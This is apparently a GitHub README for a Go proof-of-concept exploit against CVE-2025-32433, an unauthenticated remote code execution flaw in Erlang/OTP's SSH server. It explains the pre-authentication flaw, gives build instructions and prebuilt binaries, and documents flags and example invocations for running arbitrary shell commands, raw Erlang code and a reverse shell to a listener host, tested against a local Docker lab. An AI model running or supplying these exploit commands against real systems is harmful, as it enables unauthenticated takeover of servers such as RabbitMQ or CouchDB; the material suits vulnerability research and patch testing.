 joshuavanderpoll/cve-2025-32433
Go PoC for CVE-2025-32433 — unauthenticated RCE in Erlang/OTP SSH.


CVE-2025-32433 is a critical unauthenticated remote code execution vulnerability in Erlang/OTP's SSH server. Prior to the patched versions, the SSH daemon incorrectly processes channel messages before authentication is complete, allowing an attacker to open a channel and send exec requests without ever providing credentials. Any application embedding Erlang/OTP's SSH server (including Elixir, RabbitMQ, CouchDB, and others) is affected when the SSH port is exposed.
This Go PoC connects to a target SSH port, sends a crafted SSH_MSG_CHANNEL_OPEN followed by a SSH_MSG_CHANNEL_REQUEST exec payload — entirely pre-authentication — causing the remote Erlang node to execute arbitrary OS commands. Execution is blind: no command output is returned to the attacker.
Affected versions: Erlang/OTP < 27.3.3, < 26.2.5.11, < 25.3.2.20
bash -c, wrapped automatically in Erlang's os:cmdgen_tcp reverse shell without relying on bash or /dev/tcpPre-built binaries for macOS, Linux, and Windows are available on the Releases page. Download the binary for your platform and run it directly — no Go installation required.
Or build from source:
[!NOTE] Requires Go 1.21+. No external dependencies — uses only the Go standard library.
git clone https://github.com/joshuavanderpoll/CVE-2025-32433.git
cd CVE-2025-32433
go build -o cve-2025-32433 cve-2025-32433.go
git clone https://github.com/joshuavanderpoll/CVE-2025-32433.git
cd CVE-2025-32433
go build -o cve-2025-32433.exe cve-2025-32433.go
go install github.com/joshuavanderpoll/cve-2025-32433@latest
go run github.com/joshuavanderpoll/cve-2025-32433@latest -host 192.168.1.100 -port 22
Usage of ./cve-2025-32433:
  -host string
        Target IP or hostname
  -port int
        SSH port (default: 22) (default 22)
  -timeout int
        Connection timeout in seconds (default: 5) (default 5)
  -command string
        Shell command to run on the target (wrapped in os:cmd)
  -code string
        Raw Erlang expression to execute on the target
  -shell
        Send an Erlang-native gen_tcp reverse shell
  -lhost string
        Listener IP for reverse shell (required with -shell)
  -lport int
        Listener port for reverse shell (default: 4444)
./cve-2025-32433 -host 127.0.0.1 -port 2222


./cve-2025-32433 -host 127.0.0.1 -port 2222 -command 'whoami > /tmp/out2.txt'

The -shell flag sends a native Erlang gen_tcp reverse shell payload — no bash or /dev/tcp required. Start a listener first, then send the exploit.
./cve-2025-32433 -host 127.0.0.1 -port 2222 -shell -lhost host.docker.internal -lport 4444
The -code flag sends a raw Erlang expression directly — no bash -c wrapper. Useful for pure Erlang ops or when bash isn't available on the target. Since execution is blind, write output to a file and retrieve it separately.
./cve-2025-32433 -host 127.0.0.1 -port 2222 -code 'file:write_file("/tmp/out.txt", os:cmd("id")).'
More details at docker/DOCKER.md
cd docker/
docker compose down
docker compose up -d
# You can test at -host 127.0.0.1 -port 2222
This tool is provided for educational and research purposes only. The creator assumes no responsibility for any misuse or damage caused by the tool.






